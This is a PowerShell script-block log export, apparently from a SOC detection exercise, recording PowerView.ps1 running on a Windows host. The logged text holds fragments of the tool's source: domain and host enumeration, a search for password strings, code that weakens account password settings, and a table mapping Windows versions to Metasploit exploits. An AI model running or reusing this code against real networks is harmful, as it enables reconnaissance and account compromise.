2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}","process.command_line":"-","message":"Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: af4bd44c-347e-47a5-959b-4e70e125bf53Path: C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"3,728","powershell.command.invocation_details.value":"-"}

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"esolving SID : $_\" } } $PrivilegeRights | Add-Member Noteproperty $_.Name $Sids } $Policy | Add-Member Noteproperty 'PrivilegeRights' $PrivilegeRights } else { $Policy | Add-Member Noteproperty $_.Name $_.Value } } $Policy } else { $_ } } } }}##### ### Functions that enumerate a single host, either through# WinNT, WMI, remote registry, or API calls # (with PSReflect).## ######function Get-NetLocalGroup {<# .SYNOPSIS Gets a list of all current users in a specified local group, or returns the names of all local groups with -ListGroups. .PARAMETER ComputerName The hostname or IP to query for local group users. .PARAMETER ComputerFile File of hostnames/IPs to query for local group users. .PARAMETER GroupName The local group name to query for users. If not given, it defaults to \"Administrators\" .PARAMETER ListGroups Switch. List all the local groups instead of their members. Old Get-NetLocalGroups functionality. .PARAMETER Recurse Switch. If the local member member is a domain group, recursively try to resolve its members to get a list of domain users who can access this machine. .EXAMPLE PS C:\\> Get-NetLocalGroup Returns the usernames that of members of localgroup \"Administrators\" on the local host. .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWSXP Returns all the local administrator accounts for WINDOWSXP .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWS7 -Resurse Returns all effective local/domain users/groups that can access WINDOWS7 with local administrative privileges. .EXAMPLE PS C:\\> Get-NetLocalGroup -ComputerName WINDOWS7 -ListGroups Returns all local groups on the WINDOWS7 host. .LINK http://stackoverflow.com/questions/21288220/get-all-local-members-and-groups-displayed-together http://msdn.microsoft.com/en-us/library/aa772211(VS.85).aspx#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [Alias('HostName')] [String] $ComputerName = 'localhost', [ValidateScript({Test-Path -Path $_ })] [Alias('HostList')] [String] $ComputerFile, [String] $GroupName = 'Administrators', [Switch] $ListGroups, [Switch] $Recurse) begin { if ((-not $ListGroups) -and (-not $GroupName)) { # resolve the SID for the local admin group - this should usually default to \"Administrators\" $ObjSID = New-Object System.Security.Principal.SecurityIdentifier('S-1-5-32-544') $Objgroup = $ObjSID.Translate([System.Security.Principal.NTAccount]) $GroupName = ($Objgroup.Value).Split('\\')[1] } } process { $Servers = @() # if we have a host list passed, grab it if($ComputerFile) { $Servers = Get-Content -Path $ComputerFile } else { # otherwise assume a single host name $Servers += Get-NameField -Object $ComputerName } # query the specified group using the WINNT provider, and # extract fields as appropriate from the results ForEach($Server in $Servers) { try { if($ListGroups) { # if we're listing the group names on a remote server $Computer = [ADSI]\"WinNT://$Server,computer\" $Computer.psbase.children | Where-Object { $_.psbase.schemaClassName -eq 'group' } | ForEach-Object { $Group = New-Object PSObject $Group | Add-Member Noteproperty 'Server' $Server $Group \| Add-Member Noteproperty 'Group' ($_.name[0]) $Group | Add-Member Noteproperty 'SID' ((New-Object System.Security.Principal.SecurityIdentifier $_.objectsid[0],0).Value) $Group \| Add-Member Noteproperty 'Description' ($_.Description[0]) $Group } } else { # otherwise we're listing the group members $Members = @($([ADSI]\"WinNT://$Server/$GroupName\").psbase.Invoke('Members')) $Members | ForEach-Object { $Member = New-Object PSObject $Member | Add-Member Noteproperty 'Server' $Server $AdsPath = ($_.GetType().InvokeMember('Adspath', 'GetProperty', $Null, $_, $Null)).Replace('WinNT://', '') # try to translate the NT4 domain to a FQDN if possible $Name = Convert-NT4toCanonical -ObjectName $AdsPath if($Name) { $FQDN = $Name.split(\"/\")[0] $ObjName = $AdsPath.split(\"/\")[-1] $Name = \"$FQDN/$ObjName\" $IsDomain = $True } else { $Name = $AdsPath $IsDomain = $False } $Member | Add-Member Noteproperty 'AccountName' $Name # translate the binary sid to a string $Member \| Add-Member Noteproperty 'SID' ((New-Object System.Security.Principal.SecurityIdentifier($_.GetType().InvokeMember('ObjectSID', 'GetProperty', $Null, $_, $Null),0)).Value) # if the account is local, check if it's disabled, if it's domain, always print $False # TODO: fix this occasinal error? $Member | Add-Member Noteproperty 'Disabled' $(if(-not $IsDomain) { try { $_.GetType().InvokeMember('AccountDisabled', 'GetProperty', $Null, $_, $Null) } catch { 'ERROR' } } else { $False }) # check if the member is a group $IsGroup = ($_.GetType().InvokeMember('Class', 'GetProperty', $Null, $_, $Null) -eq 'group') $Member | Add-Member Noteproperty 'IsGroup' $IsGroup $Member | Add-Member Noteproperty 'IsDomain' $IsDomain

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":" to query for logged on users. .OUTPUTS WKSTA_USER_INFO_1 structure. A representation of the WKSTA_USER_INFO_1 result structure which includes the username and domain of logged on users. .EXAMPLE PS C:\\> Get-NetLoggedon Returns users actively logged onto the local host. .EXAMPLE PS C:\\> Get-NetLoggedon -ComputerName sqlserver Returns users actively logged onto the 'sqlserver' host. .LINK http://www.powershellmagazine.com/2014/09/25/easily-defining-enums-structs-and-win32-functions-in-memory/#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [Alias('HostName')] [String] $ComputerName = 'localhost') begin { if ($PSBoundParameters['Debug']) { $DebugPreference = 'Continue' } } process { # process multiple host object types from the pipeline $ComputerName = Get-NameField -Object $ComputerName # Declare the reference variables $QueryLevel = 1 $PtrInfo = [IntPtr]::Zero $EntriesRead = 0 $TotalRead = 0 $ResumeHandle = 0 # get logged on user information $Result = $Netapi32::NetWkstaUserEnum($ComputerName, $QueryLevel, [ref]$PtrInfo, -1, [ref]$EntriesRead, [ref]$TotalRead, [ref]$ResumeHandle) # Locate the offset of the initial intPtr $Offset = $PtrInfo.ToInt64() Write-Debug \"Get-NetLoggedon result: $Result\" # 0 = success if (($Result -eq 0) -and ($Offset -gt 0)) { # Work out how mutch to increment the pointer by finding out the size of the structure $Increment = $WKSTA_USER_INFO_1::GetSize() # parse all the result structures for ($i = 0; ($i -lt $EntriesRead); $i++) { # create a new int ptr at the given offset and cast # the pointer as our result structure $NewIntPtr = New-Object System.Intptr -ArgumentList $Offset $Info = $NewIntPtr -as $WKSTA_USER_INFO_1 # return all the sections of the structure $Info | Select-Object * $Offset = $NewIntPtr.ToInt64() $Offset += $Increment } # free up the result buffer $Null = $Netapi32::NetApiBufferFree($PtrInfo) } else { switch ($Result) { (5) {Write-Debug 'The user does not have access to the requested information.'} (124) {Write-Debug 'The value specified for the level parameter is not valid.'} (87) {Write-Debug 'The specified parameter is not valid.'} (234) {Write-Debug 'More entries are available. Specify a large enough buffer to receive all entries.'} (8) {Write-Debug 'Insufficient memory is available.'} (2312) {Write-Debug 'A session does not exist with the computer name.'} (2351) {Write-Debug 'The computer name is not valid.'} (2221) {Write-Debug 'Username not found.'} (53) {Write-Debug 'Hostname could not be found'} } } }}function Get-NetSession {<# .SYNOPSIS This function will execute the NetSessionEnum Win32API call to query a given host for active sessions on the host. Heavily adapted from dunedinite's post on stackoverflow (see LINK below) .PARAMETER ComputerName The ComputerName to query for active sessions. .PARAMETER UserName The user name to filter for active sessions. .OUTPUTS SESSION_INFO_10 structure. A representation of the SESSION_INFO_10 result structure which includes the host and username associated with active sessions. .EXAMPLE PS C:\\> Get-NetSession Returns active sessions on the local host. .EXAMPLE PS C:\\> Get-NetSession -ComputerName sqlserver Returns active sessions on the 'sqlserver' host. .LINK http://www.powershellmagazine.com/2014/09/25/easily-defining-enums-structs-and-win32-functions-in-memory/#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [Alias('HostName')] [String] $ComputerName = 'localhost', [String] $UserName = '') begin { if ($PSBoundParameters['Debug']) { $DebugPreference = 'Continue' } } process { # process multiple host object types from the pipeline $ComputerName = Get-NameField -Object $ComputerName # arguments for NetSessionEnum $QueryLevel = 10 $PtrInfo = [IntPtr]::Zero $EntriesRead = 0 $TotalRead = 0 $ResumeHandle = 0 # get session information $Result = $Netapi32::NetSessionEnum($ComputerName, '', $UserName, $QueryLevel, [ref]$PtrInfo, -1, [ref]$EntriesRead, [ref]$TotalRead, [ref]$ResumeHandle) # Locate the offset of the initial intPtr $Offset = $PtrInfo.ToInt64() Write-Debug \"Get-NetSession result: $Result\" # 0 = success if (($Result -eq 0) -and ($Offset -gt 0)) { # Work out how mutch to increment the pointer by finding out the size of the structure $Increment = $SESSION_INFO_10::GetSize() # parse all the result structures for ($i = 0; ($i -lt $EntriesRead); $i++) { # create a new int ptr at the given offset and cast # the pointer as our result structure $NewIntPtr = New-Object System.Intptr -ArgumentList $Offset $Info = $NewIntPtr -as $SESSION_INFO_10 # return all the sections of the structure $Info | Select-Object * $Offset = $NewIntPtr.ToInt64() $Offset += $Increment } # free up the result buffer $Null = $Netapi32::NetApiBufferFree($PtrInfo) } else { switch ($Result) { (5) {Write-Debug 'The user does not have access to the requested information.'} (124) {Write-Debug 'The value specified for the level parameter is not valid.'} (87) {Write-Debug 'The specified parameter is not valid.'} (234) {Write-Debug 'More entries are available. Specify a large enough buffer to receive all entries.'} (8) {Write-Debug 'Insufficient memory is available.'} (2312) {Write-Debug 'A session does not exist with the computer name.'} (2351) {Write-Debug 'The computer name is not valid.'} (2221) {Write-Debug 'Username not found.'} (53) {Write-Debug 'Hostname could not be found'} } } }}function Get-

<table>
<tr><th>Time</th><th>Event</th></tr>
<tr><td>2025-12-23T04:30:59+0000</td><td>{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":" # process each member of the above local group $_ | Select-Object -ExpandProperty Member | Where-Object { $_.action -match 'ADD' } | ForEach-Object { if($_.sid) { $Members += $_.sid } else { # just a straight local account name $Members += $_.name } } } if ($Members -or $Memberof) { # extract out any/all filters...I hate you GPP $Filters = $_.filters | ForEach-Object { $_ | Select-Object -ExpandProperty Filter* | ForEach-Object { New-Object -TypeName PSObject -Property @{'Type' = $_.LocalName;'Value' = $_.name} } } if($ResolveSids) { $Memberof = $Memberof | ForEach-Object {Convert-SidToName $_} $Members = $Members | ForEach-Object {Convert-SidToName $_} } if($Memberof -isnot [system.array]) {$Memberof = @($Memberof)} if($Members -isnot [system.array]) {$Members = @($Members)} $GPOProperties = @{ 'GPODisplayName' = $GPODisplayName 'GPOName' = $GPOName 'GPOPath' = $GroupsXMLPath 'Filters' = $Filters 'MemberOf' = $Memberof 'Members' = $Members } New-Object -TypeName PSObject -Property $GPOProperties } } } } end { if($UsePSDrive -and $RandDrive) { Write-Verbose \"Removing temp PSDrive $RandDrive\" Get-PSDrive -Name $RandDrive -ErrorAction SilentlyContinue | Remove-PSDrive } }}function Get-NetGPO {<# .SYNOPSIS Gets a list of all current GPOs in a domain. .PARAMETER GPOname The GPO name to query for, wildcards accepted. .PARAMETER DisplayName The GPO display name to query for, wildcards accepted. .PARAMETER Domain The domain to query for GPOs, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through e.g. \"LDAP://cn={8FF59D28-15D7-422A-BCB7-2AE45724125A},cn=policies,cn=system,DC=dev,DC=testlab,DC=local\" .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-NetGPO -Domain testlab.local Returns the GPOs in the 'testlab.local' domain. #> [CmdletBinding()] Param ([Parameter(ValueFromPipeline=$True)] [String] $GPOname = '*' , [String] $DisplayName, [String] $Domain, [String] $DomainController, [String] $ADSpath, [ValidateRange(1,10000)]] [Int] $PageSize = 200) begin { $GPOSearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize } process { if ($GPOSearcher) { if($DisplayName) { $GPOSearcher.filter=\"(&(objectCategory=groupPolicyContainer)(displayname=$DisplayName))\" } else { $GPOSearcher.filter=\"(&(objectCategory=groupPolicyContainer)(name=$GPOname))\" } $GPOSearcher.FindAll() | Where-Object {$_} | ForEach-Object { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } } }}function Get-NetGPOGroup {<# .SYNOPSIS Returns all GPOs in a domain that set \"Restricted Groups\" or use groups.xml on on target machines. .PARAMETER GPOname The GPO name to query for, wildcards accepted. .PARAMETER DisplayName The GPO display name to query for, wildcards accepted. .PARAMETER ResolveSids Switch. Resolve Sids from a DC policy to object names. .PARAMETER Domain The domain to query for GPOs, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through e.g. \"LDAP://cn={8FF59D28-15D7-422A-BCB7-2AE45724125A},cn=policies,cn=system,DC=dev,DC=testlab,DC=local\" .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .PARAMETER UsePSDrive Switch. Mount any found policy files with temporary PSDrives. .EXAMPLE PS C:\\> Get-NetGPOGroup Get all GPOs that set local groups on the current domain.#> [CmdletBinding()] Param ([String] $GPOname = '*', [String] $DisplayName, [Switch] $ResolveSids, [String] $Domain, [String] $DomainController, [String] $ADSpath, [Switch] $UsePSDrive, [ValidateRange(1,10000)] [Int] $PageSize = 200) # get every GPO from the specified domain with restricted groups set Get-NetGPO -GPOName $GPOname -DisplayName $GPOname -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize | Foreach-Object { $Memberof = $Null $Members = $Null $GPOdisplayName = $_.displayname $GPOname = $_.name $GPOPath = $_.gpcfilesyspath $ParseArgs = @{ 'GptTmplPath' = \"$GPOPath\\MACHINE\\Microsoft\\Windows NT\\SecEdit\\GptTmpl.inf\" 'UsePSDrive' = $UsePSDrive } # parse the GptTmpl.inf 'Restricted Groups' file if it exists $Inf = Get-GptTmpl @ParseArgs if($Inf.GroupMembership) { $Memberof = $Inf.GroupMembership | Get-Member *Memberof | ForEach-Object { $Inf.GroupMembership.($_.name) } | ForEach-Object { $_.trim('*') } $Members = $Inf.GroupMembership | Get-Member *Members | ForEach-Object { $Inf.GroupMembership.($_.name) } | ForEach-Object { $_.trim('*') } # only return an object if Members are found if ($Members -or $Memberof) { # if there is no Memberof defined, assume local admins if(!$Memberof) { $Memberof = 'S-1-5-32-544' } if($ResolveSids) { $Memberof = $Memberof | ForEach-Object {Convert-SidToName $_</td></tr>
</table>

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"set the forced password change Set-ADObject @Arguments -PropertyName pwdlastset -PropertyValue -1 } else { if($UACValues.Keys -contains \"DONT_EXPIRE_PASSWORD\") { # if the password is set to never expire, unset Set-ADObject @Arguments -PropertyName useraccountcontrol -PropertyXorValue 65536 } if($UACValues.Keys -notcontains \"ENCRYPTED_TEXT_PWD_ALLOWED\") { # if reversible encryption is not set, set it Set-ADObject @Arguments -PropertyName useraccountcontrol -PropertyXorValue 128 } # force the password to be changed on next login Set-ADObject @Arguments -PropertyName pwdlastset -PropertyValue 0 } }}function Get-ComputerProperty {<# .SYNOPSIS Returns a list of all computer object properties. If a property name is specified, it returns all [computer:property] values. Taken directly from @obscuresec's post: http://obscuresecurity.blogspot.com/2014/04/ADSISearcher.html .PARAMETER Properties Return property names for computers. .PARAMETER Domain The domain to query for computer properties, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-ComputerProperty -Domain testing Returns all user properties for computers in the 'testing' domain. .EXAMPLE PS C:\\> Get-ComputerProperty -Properties ssn,lastlogon,location Returns all an array of computer/ssn/lastlogin/location combinations for computers in the current domain. .LINK http://obscuresecurity.blogspot.com/2014/04/ADSISearcher.html#> [CmdletBinding()] param([String[]] $Properties, [String] $Domain, [String] $DomainController, [ValidateRange(1,10000)] [Int] $PageSize = 200) if($Properties) { # extract out the set of all properties for each object $Properties = ,\"name\" + $Properties | Sort-Object -Unique Get-NetComputer -Domain $Domain -DomainController $DomainController -FullData -PageSize $PageSize | Select-Object -Property $Properties } else { # extract out just the property names Get-NetComputer -Domain $Domain -DomainController $DomainController -FullData -PageSize $PageSize \| Select-Object -first 1 \| Get-Member -MemberType *Property \| Select-Object -Property \"Name\" }}function Find-ComputerField {<# .SYNOPSIS Searches computer object fields for a given word (default *pass*). Default field being searched is 'description'. Taken directly from @obscuresec's post: http://obscuresecurity.blogspot.com/2014/04/ADSISearcher.html .PARAMETER SearchTerm Term to search for, default of \"pass\". .PARAMETER SearchField User field to search in, default of \"description\". .PARAMETER ADSpath The LDAP source to search through, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\" Useful for OU queries. .PARAMETER Domain Domain to search computer fields for, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Find-ComputerField -SearchTerm backup -SearchField info Find computer accounts with \"backup\" in the \"info\" field.#> [CmdletBinding()] param([Parameter(Position=0, ValueFromPipeline=$True)] [Alias('Term')] [String] $SearchTerm = 'pass', [Alias('Field')] [String] $SearchField = 'description', [String] $ADSpath, [String] $Domain, [String] $DomainController, [ValidateRange(1,10000)] [Int] $PageSize = 200) process { Get-NetComputer -ADSpath $ADSpath -Domain $Domain -DomainController $DomainController -FullData -Filter \"($SearchField=*$SearchTerm*)\" -PageSize $PageSize \| Select-Object samaccountname,$SearchField }}function Get-NetOU {<# .SYNOPSIS Gets a list of all current OUs in a domain. .PARAMETER OUName The OU name to query for, wildcards accepted. .PARAMETER GUID Only return OUs with the specified GUID in their gplink property. .PARAMETER Domain The domain to query for OUs, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through. .PARAMETER FullData Switch. Return full OU objects instead of just object names (the default). .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-NetOU Returns the current OUs in the domain. .EXAMPLE PS C:\\> Get-NetOU -OUName *admin* -Domain testlab.local Returns all OUs with \"admin\" in their name in the testlab.local domain. .EXAMPLE PS C:\\> Get-NetOU -GUID 123-... Returns all OUs with linked to the specified group policy object. #> [CmdletBinding()] Param ([Parameter(ValueFromPipeline=$True)] [String] $OUName = '*', [String] $GUID, [String] $Domain, [String] $DomainController, [String] $ADSpath, [Switch] $FullData, [ValidateRange(1,10000)] [Int] $PageSize = 200) begin { $OUSearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize } process { if ($OUSearcher) { if ($GUID) { # if we're filtering for a GUID in .gplink $OUSearcher.filter=\"(&(objectCategory=organizationalUnit)(name=$OUName)(gplink=*$GUID*))\" } else { $OUSearcher.filter=\"(&(objectCategory=organizationalUnit)(name=$OUName))\" } $OUSearcher.FindAll() \| Where-Object {$_} | ForEach-Object { if ($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } else { # otherwise just returning the ADS paths of the OUs $_.properties.adspath } } } }}function Get-NetSite {<# .SYNOPSIS Gets a list of all current sites in a domain. .PARAMETER SiteName Site filter string, wildcards accepted. .PARAMETER Domain The domain to query for sites, defaults to the current domain. .PARAMETER DomainController Domain

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}","process.command_line":"-","message":"Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: 20a6f72b-7009-456f-bd81-e5795ae93b48Path: C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"3,728","powershell.command.invocation_details.value":"-"}

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"#requires -version 2<# PowerSploit File: PowerView.ps1 Author: Will Schroeder (@harmj0y) License: BSD 3-Clause Required Dependencies: None Optional Dependencies: None#>##PSReflect code for Windows API access# Author: @mattifestation# https://raw.githubusercontent.com/mattifestation/PSReflect/master/PSReflect.psm1##function New-InMemoryModule{<# .SYNOPSIS Creates an in-memory assembly and module Author: Matthew Graeber (@mattifestation) License: BSD 3-Clause Required Dependencies: None Optional Dependencies: None .DESCRIPTION When defining custom enums, structs, and unmanaged functions, it is necessary to associate to an assembly module. This helper function creates an in-memory module that can be passed to the 'enum', 'struct', and Add-Win32Type functions. .PARAMETER ModuleName Specifies the desired name for the in-memory assembly and module. If ModuleName is not provided, it will default to a GUID. .EXAMPLE $Module = New-InMemoryModule -ModuleName Win32#> Param ([Parameter(Position = 0)] [ValidateNotNullOrEmpty()] [String] $ModuleName = [Guid]::NewGuid().ToString()) $LoadedAssemblies = [AppDomain]::CurrentDomain.GetAssemblies() ForEach ($Assembly in $LoadedAssemblies) { if ($Assembly.FullName -and ($Assembly.FullName.Split(',')[0] -eq $ModuleName)) { return $Assembly } } $DynAssembly = New-Object Reflection.AssemblyName($ModuleName) $Domain = [AppDomain]::CurrentDomain $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, 'Run') $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule($ModuleName, $False) return $ModuleBuilder}# A helper function used to reduce typing while defining function# prototypes for Add-Win32Type.function func{ Param ([Parameter(Position = 0, Mandatory = $True)] [String] $DllName, [Parameter(Position = 1, Mandatory = $True)] [String] $FunctionName, [Parameter(Position = 2, Mandatory = $True)] [Type] $ReturnType, [Parameter(Position = 3)] [Type[]] $ParameterTypes, [Parameter(Position = 4)] [Runtime.InteropServices.CallingConvention] $NativeCallingConvention, [Parameter(Position = 5)] [Runtime.InteropServices.CharSet] $Charset, [Switch] $SetLastError) $Properties = @{ DllName = $DllName FunctionName = $FunctionName ReturnType = $ReturnType } if ($ParameterTypes) { $Properties['ParameterTypes'] = $ParameterTypes } if ($NativeCallingConvention) { $Properties['NativeCallingConvention'] = $NativeCallingConvention } if ($Charset) { $Properties['Charset'] = $Charset } if ($SetLastError) { $Properties['SetLastError'] = $SetLastError } New-Object PSObject -Property $Properties}function Add-Win32Type{<# .SYNOPSIS Creates a .NET type for an unmanaged Win32 function. Author: Matthew Graeber (@mattifestation) License: BSD 3-Clause Required Dependencies: None Optional Dependencies: func .DESCRIPTION Add-Win32Type enables you to easily interact with unmanaged (i.e. Win32 unmanaged) functions in PowerShell. After providing Add-Win32Type with a function signature, a .NET type is created using reflection (i.e. csc.exe is never called like with Add-Type). The 'func' helper function can be used to reduce typing when defining multiple function definitions. .PARAMETER DllName The name of the DLL. .PARAMETER FunctionName The name of the target function. .PARAMETER ReturnType The return type of the function. .PARAMETER ParameterTypes The function parameters. .PARAMETER NativeCallingConvention Specifies the native calling convention of the function. Defaults to stdcall. .PARAMETER Charset If you need to explicitly call an 'A' or 'W' Win32 function, you can specify the character set. .PARAMETER SetLastError Indicates whether the callee calls the SetLastError Win32 API function before returning from the attributed method. .PARAMETER Module The in-memory module that will host the functions. Use New-InMemoryModule to define an in-memory module. .PARAMETER Namespace An optional namespace to prepend to the type. Add-Win32Type defaults to a namespace consisting only of the name of the DLL. .EXAMPLE $Mod = New-InMemoryModule -ModuleName Win32 $FunctionDefinitions = @((func kernel32 GetProcAddress ([IntPtr]) @([IntPtr], [String]) -Charset Ansi -SetLastError), (func kernel32 GetModuleHandle ([Intptr]) @([String]) -SetLastError), (func ntdll RtlGetCurrentPeb ([IntPtr]) @())) $Types = $FunctionDefinitions | Add-Win32Type -Module $Mod -Namespace 'Win32' $Kernel32 = $Types['kernel32'] $Ntdll = $Types['ntdll'] $Ntdll::RtlGetCurrentPeb() $ntdllbase = $Kernel32::GetModuleHandle('ntdll') $Kernel32::GetProcAddress($ntdllbase, 'RtlGetCurrentPeb') .NOTES Inspired by Lee Holmes' Invoke-WindowsApi http://poshcode.org/2189 When defining multiple function prototypes, it is ideal to provide Add-Win32Type with an array of function signatures. That way, they are all incorporated into the same in-memory module.#> [OutputType([Hashtable])] Param([Parameter(Mandatory = $True, ValueFromPipelineByPropertyName = $True)] [String] $DllName, [Parameter(Mandatory = $True, ValueFromPipelineByPropertyName = $True)] [String] $FunctionName, [Parameter(Mandatory = $True, ValueFromPipelineByPropertyName = $True)] [Type] $ReturnType, [Parameter(ValueFromPipelineByPropertyName = $True)] [Type[]] $ParameterTypes, [Parameter(ValueFromPipelineByPropertyName = $True)] [Runtime.InteropServices.CallingConvention] $NativeCallingConvention = [Runtime.InteropServices.CallingConvention]::StdCall, [Parameter(ValueFromPipelineByPropertyName = $True)] [Runtime.InteropServices.CharSet] $Charset = [Runtime.InteropServices.CharSet]::Auto, [Parameter(ValueFromPipelineByPropertyName = $True)] [Switch] $SetLastError, [Parameter(Mandatory = $True)] [ValidateScript({($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])})] $Module, [ValidateNotNull()] [String] $Namespace = '') BEGIN { $TypeHash = @{} } PROCESS { if ($Module -is [Reflection.Assembly]) { if ($Namespace) {

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"xploit/windows/smb/ms06_066_nwapi\",\"http://www.cvedetails.com/cve/2006-4688\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"Server Pack 1\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"Server Pack 1\",\"exploit/windows/wins/ms04_045_wins\",\"http://www.cvedetails.com/cve/2004-1080/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"Service Pack 2\",\"exploit/windows/dcerpc/ms07_029_msdns_zonename\",\"http://www.cvedetails.com/cve/2007-1748\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"Service Pack 2\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"Service Pack 2\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"\",\"exploit/windows/dcerpc/ms03_026_dcom\",\"http://www.cvedetails.com/cve/2003-0352/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"\",\"exploit/windows/smb/ms06_040_netapi\",\"http://www.cvedetails.com/cve/2006-3439\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003\",\"\",\"exploit/windows/wins/ms04_045_wins\",\"http://www.cvedetails.com/cve/2004-1080/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003 R2\",\"\",\"exploit/windows/dcerpc/ms03_026_dcom\",\"http://www.cvedetails.com/cve/2003-0352/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003 R2\",\"\",\"exploit/windows/smb/ms04_011_lsass\",\"http://www.cvedetails.com/cve/2003-0533/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003 R2\",\"\",\"exploit/windows/smb/ms06_040_netapi\",\"http://www.cvedetails.com/cve/2006-3439\") $Null = $TableExploits.Rows.Add(\"Windows Server 2003 R2\",\"\",\"exploit/windows/wins/ms04_045_wins\",\"http://www.cvedetails.com/cve/2004-1080/\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008\",\"Service Pack 2\",\"exploit/windows/smb/ms09_050_smb2_negotiate_func_index\",\"http://www.cvedetails.com/cve/2009-3103\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008\",\"Service Pack 2\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008\",\"\",\"exploit/windows/smb/ms08_067_netapi\",\"http://www.cvedetails.com/cve/2008-4250\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008\",\"\",\"exploit/windows/smb/ms09_050_smb2_negotiate_func_index\",\"http://www.cvedetails.com/cve/2009-3103\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008\",\"\",\"exploit/windows/smb/ms10_061_spoolss\",\"http://www.cvedetails.com/cve/2010-2729\") $Null = $TableExploits.Rows.Add(\"Windows Server 2008 